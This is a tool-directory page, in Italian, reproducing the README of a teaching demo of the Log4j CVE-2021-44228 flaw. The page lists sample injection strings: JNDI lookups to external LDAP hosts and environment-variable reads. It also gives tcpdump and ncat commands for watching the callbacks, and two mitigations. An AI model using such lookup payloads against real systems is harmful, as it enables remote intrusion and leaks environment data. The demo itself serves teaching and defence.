
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Log4j_Vulnerability_Demo — Un semplice programma per dimostrare come la vulnerabilità Log4j possa essere sfruttata ( CVE-2021-44228 ) | Kitploit
Strumenti/GitHubGitHub/chandanshastri/log4j_vulnerability_demo
Analisi delle VulnerabilitàExploitSicurezza WebApprendimento e FormazioneAnalisi dei Log
GitHubchandanshastri/log4j_vulnerability_demo

Log4j_Vulnerability_Demo

Un semplice programma per dimostrare come la vulnerabilità Log4j possa essere sfruttata ( CVE-2021-44228 )

Vedi Repository
344 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Log4j_Vulnerability_Demo

Un semplice programma per dimostrare come la vulnerabilità Log4j può essere sfruttata ( CVE-2021-44228 )

Esecuzione della Demo :

Per avviare il programma, basta eseguire start.sh ( su sistemi UNIX ) oppure start.bat su Windows.



L'input dell'utente verrà letto e registrato nella console utilizzando il framework Log4j.

Per impostazione predefinita, i messaggi di log generati dalla libreria Log4j non forniscono errori di server non raggiungibile / host non trovato per le sostituzioni JNDI. ( E immagino che sia anche questo il motivo principale per cui questa vulnerabilità può essere sfruttata in modo furtivo )

Prova anche a usare sottodomini, come ${jndi:ldap://test29.google.com/blah} , a volte la chiamata JNDI attenderà la risposta dal server remoto ed è per questo che il programma sembra bloccato mentre in realtà ha effettuato un tentativo di connessione in background. Se usi sottodomini che non esistono, la chiamata JNDI terminerà rapidamente dopo aver effettuato un tentativo di connessione e il programma continuerà.


Ti consiglio di eseguire il programma in una shell, e di eseguire il comando " tcpdump -i any | grep google " in un'altra shell in parallelo, quindi fornire input al programma per verificare se il programma ha effettuato un tentativo di connessione.

Sostituzioni Log4j in azione :

image

Tentativo di Connessioni Remote:

image

image

Alcuni input di esempio :

testing ( Stringa Normale )

Esempi che possono essere più di un semplice messaggio di log :

${env:USER} ( UNIX )

${env:USERNAME} ( Windows )

${jndi:ldap://test.java.net}

${jndi:ldap://localhost:12000}

--

Monitoraggio :

tcpdump -i any | grep -i "java.net"

ncat -k -vv -c "echo hi" -l 12000

--

Rimozione della classe JndiLookup per mitigare la vulnerabilità :

zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

Questo eliminerà JndiLookup.class dal Jar core di Log4j.

Esegui lo stesso programma dopo il passaggio precedente, il programma non dovrebbe effettuare alcun tentativo di connessione / sostituzione JNDI.

--

Un altro modo per disabilitare le ricerche JNDI

export LOG4J_FORMAT_MSG_NO_LOOKUPS=true

Questa variabile d'ambiente disabiliterà le ricerche JNDI per la sessione corrente.
Scarica lo strumento